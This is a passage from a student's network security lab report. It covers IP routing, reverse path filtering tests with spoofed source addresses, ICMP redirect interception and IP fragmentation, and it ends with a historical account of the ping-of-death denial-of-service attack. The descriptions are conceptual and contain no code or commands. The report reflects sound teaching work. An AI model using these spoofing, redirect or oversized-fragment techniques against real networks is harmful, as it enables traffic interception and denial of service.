2021-11-17 01:32:23…	192.168.60.5	1.2.3.4	ICMP	Echo (ping) reply
2021-11-17 01:35:49…	192.168.60.5	8.8.8.8	ICMP	Echo (ping) request
2021-11-17 01:35:50	192.168.60.5	8.8.8.8	ICMP	Echo (ping) request

We can see the packet from 1.2.3.4 was received and a reply was sent.

Task 3 Summery

In this task we understood how IP routing table works.

Task 3b:
We could see we were able to setup attacker to communicate with client through server acting as a router, using IP routing table. We were able to Ping and Telnet between attacker and client successfully.

Task 3c:
We learned what the concept of reverse path filtering is. We saw what happened when we tried to communicate with the client from different sources each time and what were the differences.

1. We first could see trying to send a packet from 10.0.2.0/24 <u>was received</u> at 192.168.60.5, the internal network. That's fits the reverse path filtering rule, since the packet was routed through server's interface (NAT network) and the return packet will return from the <u>same interface</u>.

2. We tried to send a packet from 192.168.60.0/24. We could see the packet <u>was not received</u> at the internal network. That's fits the reverse path filtering rule, since the packet was routed through server's interface (NAT network) and the return packet (with destination IP of 192.168.60.0/24) will return from of a <u>different interface</u> (internal network).

3. We tried to send a packet from 1.2.3.4 <u>was received</u> at 192.168.60.5, the internal network. That's fits the reverse path filtering rule, since the packet was routed through server's interface (NAT network) and the return packet will return from the <u>same interface</u>.

A problem we encountered in this task is the last spoofed packet we sent was not received. We then realized it has to do with server's routing table, which had 2 default routes, it had to do with the network settings we needed to change.

Lab Summery

In **task 1** we learned how we can impact the system by fragmenting the sent packets. These are relatively basic kinds of actions that computers nowadays can deal with fairly easily. These techniques are used mainly as part of more complicated forms of attacks but nonetheless are important to be familiar with and be able to execute because they are the building blocks of larger attack methods.

In **task 2** we learned what redirect messages are and what is their importance. They are a useful tool to make the communication more efficient. They can, however, be taken advantage of and be used to intercept communication. But once again computers are at a level where thy have mechanisms (like limiting the period of the change) to handle these kinds to events to ensure damages such as this attack won't happen. We did not encounter any significant problem while executing this lab test.

In **task 3** we learned about the concept of IP routing and what *reverse path filtering* is. We saw what happened when we tried to communicate with the client from different sources each time and what were the differences, testing the *reverse path filtering rule*. We now know it is used to determine whether packets coming into the network really come from sources that are trustworthy or not.

Ping Of Death

In task 1c we tried sending a super-large packet which exceeds the IP length. We saw the kernel has tools to deal with this kind of attack, and the packet was not received and had no effect on the OS.

This wasn't always like that. "Ping of death attack" is an expression used to describe this kind of denial-of-service (DoS) attack, in which the attacker aims to disrupt a targeted machine by sending a packet larger than the maximum allowable size, which for IPv4 is 65,535 bytes.

The way to do this is to send fragments that together will assemble a packet more than the limit. Once the receiving end assembles all IP fragments, the data will overflow from his set memory allocation, which can cause the target machine to freeze or crash.

By the end of the 90's OS discovered the problem and quickly patched it so the OS will identify this kind of attack, and will know to block the packet.

However, in 2013, with the implantation of IPv6 in Windows, Microsoft discovered again a version of this attack weakness was in her system, and were quick to patch it.